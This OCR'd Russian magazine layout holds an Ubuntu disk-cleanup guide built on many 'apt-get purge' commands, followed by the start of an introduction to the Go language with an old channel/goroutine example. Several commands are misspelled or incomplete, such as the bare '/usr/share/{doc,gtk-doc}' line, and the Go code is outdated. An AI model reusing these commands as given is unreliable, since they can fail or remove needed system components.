Всего 2.5 Мб, зато меню будет чище. Далее на очереди идет словарь, VNC-вьюер и клиент Remote Desktop. Вряд ли они тебе нужны, но если вдруг нужны, ты можешь просто пропустить этот шаг:

```
$ sudo apt-get purge gnome-dictionary \
  wamerican vinagre tsclient rdesktop
```

Еще 5 Мб и более чистое меню. Остальные программы можно пока оставить на месте и избавиться от хлама типа документации, плюшек для людей с ограниченными возможностями, примеров, хранителя экрана и системы тестирования Ubuntu:


```
$ sudo apt-get purge gnome-accesibility-themes
gnome-doc-utils gnome-mag gnome-screensaver
screensaver-default-images xscreensaver-\*
gnome-user-guide example-content checkbox\*
branding-ubuntu
```

Так мы освободим еще 167 Мб пространства. Далее разберемся с «повисшими» зависимостями — пакетами, которые были перечислены в зависимостях уже удаленных нами пакетов и теперь

не нужны. Для этого нам понадобится программа orphaner, включенная в пакет deborphan:

```
$ sudo apt-get install deborpan
```

Запускаем программу, видим список «сирот», отмечаем их с помощью пробела и выбираем кнопку «OK». В конце процедуры снова будет выведен список, на этот раз в нем перечислены «сироты сирот». Повторяем все действия до тех пор, пока список не окажется пуст. Дальнейшая чистка неизбежно скажется на функциональности и внешнем виде дистрибутива, поэтому тем, кто любит Ubuntu таким, какой он есть, лучше остановиться на достигнутом. Всем остальным — добро пожаловать в следующий раздел статьи.



Без orphaner осиротевшие пакеты было бы гораздо труднее найти

Большая уборка

Ubuntu включает в себя достаточно много приложений, и далеко не каждое из них устраивает всех пользователей. Я, например, уже несколько лет не пользуюсь почтовыми программами, предпочитая им web-интерфейс gmail, а от интерфейса стандартного Ubuntu-плеера Rhytmbox меня тошнит (как, впрочем, и от его идейных родителей — Amarok и iTunes). Поэтому для меня они не представляют никакого интереса и только загромождают меню. Кому-то другому могут быть не нужны IM-клиент и офисный пакет. И от всего этого можно безболезненно отказаться.
Наверное, самый «толстый» компонент Ubuntu – это OpenOffice. Он, конечно, очень нужен, если ты студент, препод или секретарша, но большинству людей он совершенно не сдался, поэтому избавляемся:

```
$ sudo apt-get purge openoffice\*
```

Еще 256 Мб чистоты. Очень неплохо. Следующие на очереди: неудобный mail-клиент Evolution, совершенно никакой видеоплеер Totem и аудиопроигрыватель для любителей лицензионной музыки Rhytmbox:

```
$ sudo apt-get purge evolution evolution-common
evolution-data-server evolution-indicator
evolution-plugins evolution-webcal libevolution
totem totem-common libtotem\* rhytmbox media-
player-info libgnome-media0
```

Это еще 26 Мб и сильное ощущение своей правоты. Теперь можем удалить мультимедиа-фреймворк gstreamer, используемый Totem и Rhytmbox, однако здесь есть два подводных камня. Во-первых, gstreamer сильно завязан на всю систему, и полное избавление от него повлечет за собой удаление некоторых нужных системных пакетов. Мы можем избавиться только от подсобных пакетов фреймворка, но даже в этом случае придется попрощаться с программой для прожигания дисков Brasero. Если это не принципиально, то делаем следующее:

```
$ sudo apt-get purge gstreamer0.10-alsa
gstreamer0.10-nonlin gstreamer-0.10-nice
gstreamer0.10-plugins-base gstreamer0.10-
plugins-base-apps gstreamer0.10-plugins good
gstreamer0.10-pulseaudio gstreamer0.10-tools
gstreamer0.10-x gnome-codec-install brasero\*
```

В комплекте Ubuntu идет менеджер фото Shotwell. Может быть, он и удобен тем, кто делает по пятьдесят фотографий в день, но обычному человеку гораздо удобнее смотреть фотки через Nautilus:

```
$ sudo apt-get purge shotwell
```

Это 4 Мб. Еще есть такие штуки, как IM-клиент Empathy и клиент социальных сетей Gwibber. Во многом полезные программы, но не имеющие смысла для людей, не переваривающих социальщину:

```
$ sudo apt-get purge empathy empathy-common
telepathy-\* gwibber gwibber-service
```

18 Мб долой. Можно еще удалить BitTorrent-клиент transmission и браузер firefox, но это уже кощунство и допустимо разве что в случае их замены на Deluge и Google Chrome. Теперь перейдем к меню «System Administration». В нем гораздо больше важных приложений, но все равно много ненужного. Например, я совершенно не понимаю назначения программы под названием Computer Janitor. Никогда еще она не находила чего-то действительно бесполезного и никак не чистила систему. Соответственно, в топку:

```
$ sudo apt-get purge computer-janitor\*
```

Утилита выбора языка тоже довольно спорная программа, в большинстве случаев абсолютно ненужная:

```
$ sudo apt-get purge language-selector
language-elector-common
```

Теперь поговорим о поддержке железа. Как я уже упоминал в начале статьи, Ubuntu поддерживает огромное количество разнообразных железок, для каждой из которых в системе есть не только драйвер, занимающий несколько десятков килобайт, но и гораздо более тяжелая обвеска в виде различных демонов и приложений, работающих с этим драйвером.
Так, например, Ubuntu очень хорошо поддерживает технологию Bluetooth, для которой в системе есть и драйвера, и демоны, и графические программы настройки. Вопрос только в том, нужен ли синезубый в наше время господства 3G и Wi-Fi сетей. Думаю, что многим уже нет. Поэтому от поддержки Bluetooth в большинстве случаев можно отказаться:

```
$ sudo apt-get purge bluez\*
```



dvd


Для большего удобства мы собрали все необходимые команды в файл im_too_lazy_to_type_it.txt. Вместо набора команд тебе будет достаточно делать copy'n'paste.



info

•Не стоит бояться удалить какой-либо пакет, если ты не уверен, что он нужен кому-то еще. Утилита apt-get покажет список его зависимостей до удаления, и ты сможешь принять решение.

•Чтобы кэш скачанных с помощью apt-get пакетов не загромождал систему, его необходимо периодически подчищать: `sudo apt-get clean`.



Куча дополнительных пакетов из-за одной простой программы

Эта команда удалит не только реализацию Bluetooth-протокола, распространяемую в пакете bluez, но и все ее зависимости в виде gnome-библиотек и графических интерфейсов. Выигрыш скромный: 12 Мб.

Далее, у тебя дома есть сканер? Если нет, то и поддержка сканеров в системе не нужна. В Ubuntu доступна простая программа для сканирования документов под названием Simple Scan, она опирается на стандартную библиотеку для работы со сканерами SANE. Удалив последнюю, мы удалим поддержку сканеров полностью:

```
$ sudo apt-get purge libsane
```

Это даст нам дополнительные 15 Мб. Третье: принтер есть наверняка, и, скорее всего, он подключен к домашней машине, поэтому если ты чистишь Ubuntu, установленный на ноутбук, то от поддержки принтеров тоже можно избавиться:

```
$ sudo apt-get purge cups cups-common hpijs hplip-data
gsfonts
```

Настал черед видеодрайверов. Ubuntu содержит полный комплект драйверов Xorg, но видеокарта у нас всего одна. Соответственно, все остальное можно удалить, но для этого придется сначала выяснить, какие драйвера поддерживаются железом, чтобы ненароком не удалить нужный. Это можно сделать с помощью следующей команды:

```
$ cat /var/log/Xorg.log.0 | grep 'autoconfigured driver'
```

Сразу после слова «Matched» будет указано имя драйвера, его нужно запомнить. При этом драйверов может быть несколько, это вполне нормально, и лучше оставить их все. Остальные можно удалить с помощью apt-get. Просто набираем «apt-get purge xserver-xorg-video-», два раза нажимаем <Enter> и удаляем все по порядку, кроме тех имен, которые мы запомнили. Для примера можешь взять следующую команду, которая удаляет все драйвера, кроме fbdev и vesa:

```
$ sudo apt-get purge xserver-xorg-video-{apm,ati,chips,
irrus,geode,i128,i740,intel,mach64,mga,neomagic,nouveau,
nv,openchrome,r128,radeon,rendition,s3,s3virge,savage,
siliconmotion,sis,sisusb,tdfx,trident,tseng,vmware,voodoo}
```

Также можно потереть различные плюшки для драйверов nVidia и ATi:

```
$ sudo apt-get purge nvidia-\* fglrx-modaliases radeontool
```

А вместе с ними и заголовочные файлы ядра, которые в Ubuntu включены только для того, чтобы собирать и устанавливать модули для проприетарных видеодрайверов, но в обычной ситуации они нужны редко, а занимают 90 Мб:

```
$ sudo apt-get purge linux-headers-\*
```

В системе осталось еще немало различных утилит и библиотек, специфичных для конкретных железяк, но мы можем потратить весь день, разбираясь с каждой из них. Вместо этого мы избавимся от хлама, скрытого глубоко внутри системы. Например, compiz'а (если, конечно, тебе не нужны эффекты рабочего стола):

```
$ sudo apt-get purge compiz\*
```

Систему синтеза речи также можно выбросить, она нужна людям, у которых проблемы со зрением:

```
$ sudo apt-get purge espeak\* speach-dispatcher gnome-rca
```


Инструменты для разработчиков тоже, скорее всего, не нужны (конечно, если ты сам не разработчик):

```
$ sudo apt-get purge gcc-4.4 gdb make
```

База данных courchdb вместе с erlang, используемая для хранения разной инфы в Gnome, также не нужна:

```
$ sudo apt-get purge erlang\* courchdb
```

Библиотека smbclient, используемая для доступа к виндовым



Ищем подходящий Xorg-драйвер

шарам, не нужна на обособленных машинах (к тому же занимает больше 50 Мб):

```
$ sudo apt-get purge smbclient linsmbclinet
```

Не нужен нам и xulrunner, используемый для создания XUL-интерфейсов:

```
$ sudo apt-get purge xulrunner-1.9.2
```

Также можно подрезать следующий консольный софт: dc, bc, ed, ftp, lftp, pcmciutils, screen, rsync, strace, xterm, lsof, w3m, telnet, tcpdump, vim*. При этом руководствоваться следует простым правилом: не знаешь, что это такое — значит, не нужно.
Вроде это все. Теперь запустим orphaner, чтобы он подчистил за нами оставшиеся зависимости:

```
$ sudo orphaner
```

Смотрим количество свободного места:

```
$ df -h
```

1.4 Гб, команда «sudo du -sh /» выдаст более точные 1.3 Гб. Вычитаем из них размер каталога /var (его можно получить так: «du -sh /var») и получаем 1.1 Гб. Почти двукратное снижение веса при сохранении полной работоспособности Gnome, включая утилиты настройки, администрирования, установки и удаления пакетов, создания сетевых соединений. Также нам по-прежнему доступны браузер Firefox, просмотрщик документов Evince, файловый менеджер Nautilus, программа просмотра фотографий Eye of Gnome и архиватор file-roller.
Но более того, мы можем освободить еще около 90 Мб пространства, если удалим документацию и ненужные локали:

```
$ sudo apt-get install localepurge
```

Отмечаем в списке «en» и «en_GB» (если мы работаем в англоязычной версии Ubuntu), или «ru» и «ru_RU» (для русской версии).

Запускаем программу:

```
$ sudo localepurge
```

Теперь удаляем документацию:

```
$ sudo /usr/share/{doc,gtk-doc}
```

Возвращение к истокам

Теперь поговорим о том, что делать людям, которые не хотят видеть Gnome на рабочем столе и хотели бы заменить его на что-нибудь более легкое.
В случае с любым другим дистрибутивом рецепт был бы чрезвычайно прост: удалить все пакеты, имеющие в названии слово gnome, плюс зачистить о статки, удалив приложения и библиотеки. Но с Ubuntu этот трюк не пройдет, в него встроена «защита от дурака», которая, если любой из пакетов, нарушающих работоспособность Gnome, будет удален, принудительно установит пакет kubuntu-desktop, тянущий за собой весь KDE (просто попытайся удалить gnome, и ты увидишь, что apt-get предложит для установки). Поэтому полностью очистить Ubuntu от Gnome можно только двумя более-менее простыми способами: либо скачать Ubuntu Server и установить его в минимальной конфигурации, а затем доустановить все, что требуется, либо обойти систему защиты, удалив все gnome-пакеты разом. Первый способ я разъяснять не буду, а вот про второй пару слов скажу.
В Ubuntu просто огромное количество пакетов составляют среду Gnome, вбивать их имена вручную ты будешь до вечера (а если читаешь это вечером, то до утра), поэтому я заранее подготовил список нужных пакетов и положил его на наш диск. Все, что требуется, — просто скопировать его содержимое как аргумент команды «apt-get purge».

Выводы

Описанная в статье методика очистки отлично работает и была не раз проверена автором. Конечно, мы могли бы добиться и более впечатляющих результатов, ужав Ubuntu вместе с Gnome мегабайт до 500, но для описания всех действий, необходимых для достижения такой цели, понадобилась бы целая книга.



Евгений Зобнин (zobnin@gmail.com)

СИ НА СТЕРОИДАХ

Знакомимся с языком программирования Go

Мы привыкли думать, что по-настоящему универсальных языков программирования не существует. Когда нам нужна эффективность — мы пишем на Си и миримся с его ограничениями. Когда нужна скорость разработки — кодим на Python и ожидаем получить медленный код. Erlang позволяет создавать высокораспараллеленные распределенные приложения, но его очень трудно вписать в существующие проекты.

Язык Go полностью ломает такую систему мышления, сочетая в себе преимущества многих языков и освобождая программистов от их недостатков.

Когда десять лет назад Кена Томпсона, принимавшего активное участие в разработке языка Си, спросили, каким бы он сделал этот язык на тот момент, он ответил, что язык был бы похож на Limbo. Прошло немало времени, и Томпсон совместно с еще одним автором языка Си, Робом Пайком, принял участие в создании Go — языка, который стал переосмыслением и последующим развитием Limbo.

Go был представлен миру 10 ноября 2009 года и практически сразу стал бестселлером. Одни только имена авторов, известных как создатели операционной системы UNIX, языка программирования Си и кодировки UTF-8, а также покровительство Google, в лабораториях которых был создан язык, дали Go отличный старт. Однако даже это не позволило бы языку долго продержаться на плаву, если бы он не смог предложить программистам что-то действительно новое — что-то, что упростило бы их жизнь и сделало Go по-настоящему незаменимым. И это «что-то» в языке было. В большом количестве.

Си сегодняшнего дня

Создатели Go позиционируют свое детище как системный язык, сочетающий в себе эффективность и скорость исполнения кода, написанного на Си, с простотой разработки на более высокоуровневых скриптовых языках, да еще и со встроенными средствами параллельного программирования. При этом внешне Go напоминает какую-то странную солянку из синтаксисов языков Си, Pascal и ADA, что вкупе с приведенным описанием создает довольно сильное ощущение подвоха, почти такое же, какое возникает, когда слышишь о новой


Роб Пайк собственной персоной

мега-разработке пятигорских студентов. Однако оно быстро убывает, когда ты начинаешь изучать язык, и совсем улетучивается, когда узнаешь о том, почему Go стал именно таким, какой он есть.
В основу Go положено три фундаментальных идеи:
1. Гарантия высокой скорости компиляции и производительности приложений.
2. Простота разработки и поддержки приложений, свойственная высокоуровневым скриптовым языкам.
3. Встроенные средства параллельного программирования, позволяющие задействовать все имеющиеся ядра современных процессоров.
Что все это значит на деле? Разберемся с каждым из пунктов.

Производительность

Даже очень простая референсная реализация компилятора с языка Go способна за какие-то доли секунды сгенерировать на удивление быстрый код, скорость исполнения которого будет сопоставима со скоростью исполнения кода, написанного на таких языках, как Си и C++. При этом, в отличие от своих предков, компилятор Go гарантирует проверку типов, а результирующий код получает встроенный сборщик мусора и собственный механизм распараллеливания.
С самого начала язык проектировался таким образом, чтобы быть легко понятным и простым в «переваривании» не только человеку, но и машине. Многие синтаксические и архитектурные элементы Go были задуманы если и не с главной целью, то, по крайней мере, с оглядкой на возможность их простого разбора программой, будь то компилятор, дебаггер или даже среда разработки. Язык получился очень прямолинейным и недопускающим неочевидностей и спорных мест, которые могли бы привести компилятор в замешательство (язык C++ — яркий пример такого неочевидного синтаксиса и общей механики, которые заставляют головы программистов трещать, а компилятор — медленно буксовать на месте).
Многие другие элементы языка, не имеющие прямого отношения к синтаксису, также были оптимизированы заранее. Например, язык не имеет механизма неявного приведения типов, что защищает программиста от ошибок и позволяет сделать компилятор проще. В языке нет полноценной реализации классов с их наследованием и полиморфизмом. Механизм параллельного программирования использует собственную реализацию потоков внутри каждой программы, делающую потоки настолько легкими, что их создание обходится практически даром. Встроенный сборщик мусора также весьма проворен, в языке просто нет элементов, которые могли бы усложнить его работу.

```
jim@1313 ~> ./6.out
[main] Принимаю...
[timer] Отправляю...
[timer] Отправил!
[main] Принято!
[main] Принимаю...
[timer] Отправляю...
[timer] Отправил!
[main] Принято!
[main] Принимаю...
[timer] Отправляю...
[timer] Отправил!
[main] Принято!
[main] Принимаю...
[timer] Отправляю...
[timer] Отправил!
[main] Принято!
[main] Принимаю...
[timer] Отправляю последнее сообщение...
[timer] Отправил!
[main] Принял последнее сообщение, завершаю работу
jim@1313 ~>
```


Результат работы программы после пяти итераций цикла

Простота разработки и сопровождения

Go — системный язык, что, тем не менее, не мешает ему быть достаточно высокоуровневым для того, чтобы обеспечить программиста всем необходимым для комфортного и быстрого написания кода. Язык включает в себя такие высокоуровневые конструкции, как ассоциативные массивы и строки (которые можно сравнивать, копировать, вычислять длину, делать срезы). Он имеет средства для создания собственных типов данных (подобных классам в других языках), средства создания потоков и обмена данными между ними, и, конечно же, он лишен указателей, способных ссылаться на любой участок памяти (срыв стека в программе, написанной на Go, невозможен в принципе). Однако главное, что дает Go программисту, это та самая прямолинейность и очевидность синтаксиса, о которой мы говорили в предыдущем разделе. В этом смысле Go очень похож на языки Pascal, Modula и Oberon: практически любой синтаксический элемент языка следует общей логике и может быть явно и безошибочно интерпретирован вне зависимости от его положения в коде. Например, совершить знаменитую ошибку объявления переменных, описанную во всех гайдах по стилистике оформления кода на языке Си, в Go просто невозможно:

```
int* a, b; // В Си и C++ переменная "a" будет
 указателем, но "b" — нет
var a, b *int;
  // В Go обе переменные будут указателями
```

Go — язык, созданный программистами и для программистов. Это проявляется во всем, начиная от обрамления блоков кода в стиле Си, неявного объявления типов, отсутствии необходимости ставить точку с запятой после каждого выражения и заканчивая такими архитектурными решениями, как отсутствие механизма исключений и полноценных классов (они были созданы для упрощения жизни, но вместо этого приводят к запутыванию кода). Основная идея языка в том, чтобы быть инструментом, который позволяет



info

• Поддержку Go планируется включить в компилятор GCC версии 4.6

• В комплект Go-компилятора входит утилита gofmt, позволяющая отформатировать исходный код по всем правилам.

• В Go допустимы множественные присвоения: i, j = j, i




links


• Go FAQ: golang.org/doc/go_faq.html.

• Руководство Go-программиста: golang.org/doc/go_tutorial.html.

• Руководство по эффективному Go-программированию: golang.org/doc/effective_go.html.

• Как Go управляет памятью: golang.org/doc/go_mem.html.





Web-интерфейс для запуска простых Go-приложений

писать программы, вместо того, чтобы думать о том, заработают ли они вообще (эта черта свойственна Си и, в еще большей степени, C++).

Средства параллельного программирования

Встроенные средства параллельного программирования — это самая сильная черта Go, и здесь среди языков общего назначения ему просто нет равных (за исключением разве что Limbo, но он привязан к ОС Inferno). И выигрыш здесь не столько в том, что эти средства встроены в сам язык, сколько в том, что они реализуют очень простую и эффективную модель, полностью следующую теории взаимодействующих последовательных процессов (CSP). Читатели, знакомые с Occam и Limbo, должны хорошо понимать все преимущества CSP, а для остальных поясню. Вместо того, чтобы городить огород из потоков, блокировок, мьютексов и прочих систем синхронизации, которые делают параллельное программирование невыносимой мукой и приводят к изданию многостраничных книг о том, как писать многопоточные приложения, автор CSP Тони Хоар предлагает простое и элегантное решение: позволить приложению в любой момент создать новую нить, которая сможет общаться с родителем и другими нитями с помощью отправки синхронных сообщений.

В Go эта идея выглядит так:

1. Создание переменной-канала.

2. Определение функции, которая принимает переменную-канал в качестве аргумента, а в своем теле содержит код, который должен быть выполнен в отдельной нити. В конце функция должна отправить результат своего выполнения в канал (это делается с помощью специального оператора).

3. Запуск функции в отдельном потоке с помощью ключевого слова «go».

4. Чтение из канала.

Функция ответвляется от основного потока исполнения, который в это время переходит к ожиданию данных в канале, результат исполнения функции отправляется в канал и основной поток получает его. Просто, не так ли? Но как это будет выглядеть в коде?

Пример

Один из моих любимых примеров, демонстрирующих мощь языка Go, — это реализация таймера, который выполняется в отдельном потоке и «стучит» основному потоку через определенные интервалы времени, в течение которых уходит в сон. Код этой программы, написанный на одном из «классических» языков программирования, выглядел бы громоздким и запутанным, но Go позволяет сделать его простым и красивым.

Код нашей программы

```
package main

import "time"
import "fmt"

func timer(ch chan string, ns, count int) {
 for j := 1; j <= count; j++ {
   time.Sleep(int64(ns))
   if j == count {
      fmt.Printf("[timer] Отправляю последнее
                    сообщение...\n")
      ch <- "стоп!"
   } else {
      fmt.Printf("[timer] Отправляю...\n")
      ch <- "продолжаем"
   }
   fmt.Printf("[timer] Отправил!\n")
 }
}

func main() {
 var str string

 ch := make(chan string)
 go timer(ch, 1000000000, 10)

 for {
   fmt.Printf("[main] Принимаю...\n")
   str = <-ch
   if str == "стоп!" {
      fmt.Printf("[main] Принял последнее сообщение,
                 завершаю работу.\n")
      return
   } else {
      fmt.Printf("[main] Принято!\n")
   }
 }
}
```

Простейшая реализация этой программы заняла бы пятнадцать строк, но я намеренно усложнил ее, добавив вывод на терминал и условные выражения. Они помогут понять общий синтаксис языка и

```
Файл Правка Инструменты Синтаксис Буферы Окно Encoding Help Справка
package main

import "time"
import "fmt"

func timer(ch chan string, ns, count int) {
        for j := 1; j <= count; j++ {
                time.Sleep(int64(ns))
                if j == count {
                        fmt.Printf("[timer] Отправляю последнее сообщение...\n")
                        ch <- "Стоп!"
                } else {
                        fmt.Printf("[timer] Отправляю...\n")
                        ch <- "Продолжаем"
                }
                fmt.Printf("[timer] Отправил!\n")
        }
}

func main() {
        var str string

        ch := make(chan string)
        go timer(ch, 1000000000, 5)

        for {
                fmt.Printf("[main] Принимаю...\n")
                str = <-ch
                if str == "Стоп!" {
                        fmt.Printf("[main] Принял последнее сообщение, завершаю работу.\n")
                        return
                } else {
                        fmt.Printf("[main] Принято!\n")
                }
        }
~/Dropbox/art/x_coding_go/test.go [go]                                    112 0x70 [1,1][2%]
```

В стандартную поставку Go входят плагины для всех популярных сред программирования, в том числе Vim

механизм работы планировщика потоков Go. Вывод команды приведен на скриншоте. На первый взгляд листинг очень напоминает код программы, написанной на языке Си, C++ или даже Java, но при более детальном изучении становятся видны различия — Go унаследовал от Си только базовый синтаксис, в то время как большинство ключевых слов и лексика изменились.

Исходный код начинается с ключевого слова package, следом за которым идет имя пакета, к которому этот код относится. Все запускаемые пользователем программы должны иметь имя main, тогда как библиотеки могут иметь произвольное имя, которое будет использовано для доступа к ее функциям и переменным после импортирования. При этом для пометки, должна ли функция или переменная быть экспортируемой, используется верхний регистр: все объекты, имена которых начинаются с большой буквы, будут экспортированы, остальные останутся приватными.

